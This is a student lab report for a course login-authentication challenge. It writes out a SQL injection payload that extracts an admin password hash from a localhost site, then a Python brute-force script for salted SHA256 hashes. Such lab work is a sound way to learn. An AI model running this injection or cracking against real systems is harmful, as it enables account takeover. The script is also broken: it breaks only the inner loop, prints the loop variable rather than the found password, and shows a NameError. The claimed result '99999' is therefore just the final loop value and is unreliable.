

Dylan Ramdhan

CS 357, Prof. Goldberg

Login Authentications Challenges: Challenge 4

Nov 3, 2023


Login Authentication Challenges Report: Challenge #4

Step #1:

Similar to Challenge 2, the syntax of the code are very similar. In the first step, we begin by first opening the website and inputting:

" UNION SELECT password FROM users WHERE username="admin" --

Afterwards, we would be able to view the SHA256 encryption (1). Thus allowing us to proceed in the attack.



1. Displaying the SHA256 Encryption

Step #2:

Receiving the SHA256 encryption allows us to now to implement an attack by scripting (2). By utilizing online sources, I was able to understand more about the hashing library that was in Python (s1). Once doing so, I researched more into the comparing function of the code (s2). Which finally revealed to us the password to the Admin's credentials was: **99999**.

```

1 # Dylan Ramdhan, CS 357
2 # Login Authentication: Challenge 4.0
3
4 # sources:
5 # 1. https://docs.python.org/3/library/hashlib.html
6 # 2. https://gist.github.com/markito/30a9bc2afbbfd684b31986c2de305d20
7
8 # Accessing Website
9 import requests
10 import hashlib # using the hashing library (1)
11
12 saltedSHA256 = '395e9699a6f14855b7d16c78fde5111c725e1d0e1b8dc17c30e5f634e39ff8ef'
13
14 url = "http://localhost:8080/login"
15
16 # Creating Password Variable
17 AdminPassword = ''
18
19
20 ## Creating a Nested For Loop to Sift Through to Find Password ~ Challenge 2 ##
21
22 # Years
23 for years in ['2019', '2020', '2021', '2022', '2023']:
24
25     # Months
26     for months in ['01', '02', '03', '04', '05', '06', '07', '08', '09', '10', '11', '12']:
27
28         # Possible Password
29         for password in range(100000): #100,000 because of the combinations of numbers
30
31             # Months + Years
32             SaltedSHA256 = months + years
33
34             PossiblePassword = str(password)
35
36             # Using provided Hint, I used a source to find this lines of code (2)
37             hashingVar = hashlib.sha256(SaltedSHA256.encode() + PossiblePassword.encode()).hexdigest()
38
39             # Checking if Password is the same to the hashingVar
40             if hashingVar == saltedSHA256:
41                 AdminPassword = PossiblePassword
42                 break
43
44 # Displaying Password
45 print (password)

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```

hashingVar = hashlib.sha256(salt.encode() + PossiblePassword.encode()).hexdigest()
NameError: name 'salt' is not defined
DylanRamdhan@crc-dot1x-nat-10-239-186-92 Challenge1 % /opt/homebrew/bin/python3 ~/Users/dylanramdhan/Documents/Visual Studio Code/CS 357/Login Authentication/Challenge4/ch4.py
99999

```

2. Implemented Attack on Admin Credentials

Sources:

s1. <https://docs.python.org/3/library/hashlib.html>

s2. <https://gist.github.com/markito/30a9bc2afbbfd684b31986c2de305d20>